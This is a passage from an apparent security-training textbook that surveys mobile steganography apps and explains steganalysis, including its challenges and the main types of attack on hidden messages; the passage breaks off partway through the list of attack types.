
Mail it

(Zap this message into your mailer ...but it won't be sent until you click on Send)
or

You can copy the message out of the text box and paste it into a mail.

- Launch your mail program
- How to copy and paste in Windows
- How to copy and paste in X
- How to copy and paste on a Mac

Figure 6.145: Screenshot of Spam Mimic showing encoded output



Steganography Tools for Mobile Phones

Steganography Master

https://play.google.com

Stegais

STEGAIS

Welcome to
STEGAIS
our steganography software for now...

You can choose what type of message you want to hide inside image:

Or you can go to reveal the message from your image:

For settings about email sending service tap here:

Please read important information about usage and hiding messages into images:

THE DARKNESS IS DEEPES UNDER THE LAMP

http://stegais.com

SPY PIX
https://www.juicybitssoftware.com

Pixelknot: Hidden Messages
https://guardianproject.info

Pocket Stego
https://www.talixa.com

Steganography Image
https://play.google.com

Steganography
https://github.com

Steganography Tools for Mobile Phones

Earlier, we discussed a wide range of applications/tools that can be useful in hiding secret messages in various types of carrier media, such as images, audio, video, and text. These tools run on a variety of platforms of desktops or laptops only. However, there are also many mobile apps available that act as steganography tools for mobile phones. Mobile users can use these apps to send their secret messages.

Some steganography tools that run on mobile devices as follows:

- **Steganography Master**

  Source: *https://play.google.com*

  Steganography Master helps in hiding secret messages inside a photo. You can encode your message in a picture, then save or send it to any mobile user. You can then decode the message only using the same app, but if you want to ensure that only the intended receiver reads the message, you can provide a password.




75
11:43
Home
STEGANOGRAPHY MASTER
Encode text
Decode text

Figure 6.146: Screenshot of Steganography Master

- **Stegais**

  Source: *http://stegais.com*

  Stegais can hide a message in a selected image from the photo library or in a photo taken by the camera.


STEGAIS

Welcome to

STEGAIS

our steganography software for now...

You can choose what type of message you want to hide inside image:

Text
Image

Or you can go to reveal the message from your image:

Reveal the Message

For settings about email sending service tap here:

Settings

Please read important information about usage and hiding messages into images:


About
Important information!
Support

THE DARKNESS IS DEEPES UNDER THE LAMP

Figure 6.147: Screenshot of Stegais

Some additional steganography tools for mobile phones as follows:

- SPY PIX (*https://www.juicybitssoftware.com*)
- Pixelknot: Hidden Messages (*https://guardianproject.info*)
- Pocket Stego (*https://www.talixa.com*)
- Steganography Image (*https://play.google.com*)
- Steganography (*https://github.com*)



Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message could be encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganalysis

Steganalysis is the process of discovering the existence of hidden information in a medium. It is the reverse process of steganography. It is an attack on information security in which the attacker, referred to here as a steganalyst, tries to detect the hidden messages embedded in images, text, audio, and video carrier mediums using steganography. Steganalysis determines the encoded hidden message and, if possible, recovers the message. It can detect the message by looking at variances between bit patterns and unusually large file sizes.

Steganalysis has two aspects: the ***detection*** and ***distortion*** of messages. In the detection phase, the analyst observes the relationships between the steganography tools, stego-media, cover, and message. In the distortion phase, the analyst manipulates the stego-media to extract the embedded message and decides whether it is useless and should be removed altogether.


The first step in steganalysis is to discover a suspicious image that may be harboring a message. This is an attack on the hidden information. There are two other types of attacks against steganography: ***message*** and ***chosen-message*** attacks. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns. In a chosen-message attack, the attacker creates steganography media using the known message and steganography tool (or algorithm).

Cover images disclose more visual clues than stego-images. It is necessary to analyze stego-images to identify the concealed information. The gap between the cover image and stego-image file size is the simplest signature. Many signatures evidently use some of the color schemes of the cover image.

Once detected, an attacker can destroy a stego-image or modify the hidden messages. It is particularly important to understand the overall structure of the technology and methods to detect the hidden information for uncovering the activities.

Some challenges of steganalysis are as follows:

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them



Steganalysis Methods/Attacks on Steganography

Stego-only	Only the **stego object** is **available** for analysis
Known-stego	The attacker has **access to the stego algorithm** and both the cover medium and the stego-object
Known-message	The attacker has access to the **hidden message** and the stego object
Known-cover	The attacker compares the stego-object and the **cover medium** to identify the hidden message
Chosen-message	This attack generates **stego objects** from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker **has access** to the stego-object and **stego algorithm**
Chi-square	The attacker performs **probability analysis** to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the **embedded algorithm** used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or **unmodified data** to learn the resemblance of original data from multiple perspectives

Steganalysis Methods/Attacks on Steganography

Steganography attacks work according to the type of information available for the steganalyst to perform steganalysis on. This information may include a hidden message, carrier (cover) medium, stego-object, steganography tools, or algorithms used for hiding information. Thus, the classification of steganalysis includes the following types of attacks: stego-only, known-stego, known-message, known-cover, chosen-message, chosen-stego, chi-square, distinguishing statistical, and blind classifier.

- **Stego-only attack**

  In a stego-only attack, the steganalyst or attacker does not have access to any information except the stego-medium or stego-object. In this attack, the steganalyst must try every possible steganography algorithm and related attack to recover the hidden information.

- **Known-stego attack**

  This attack allows the attacker to know the steganography algorithm as well as the original and stego-object. The attacker can extract the hidden information with the information at hand.

- **Known-message attack**

  The known-message attack presumes that the message and the stego-medium are available. Using this attack, one can detect the technique used to hide the message.

- **Known-cover attack**

  Attackers use the known-cover attack when they know both the stego-object and the original cover medium. This will enable a comparison between both mediums to detect changes in the format of the medium and find the hidden message.

- **Chosen-message attack**

  The steganalyst uses a known message to generate a stego-object by using various steganography tools to find the steganography algorithm used to hide the information. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms.

- **Chosen-stego attack**

  The chosen-stego attack takes place when the steganalyst knows both the stego-object and steganography tool or algorithm used to hide the message.

- **Chi-square attack**

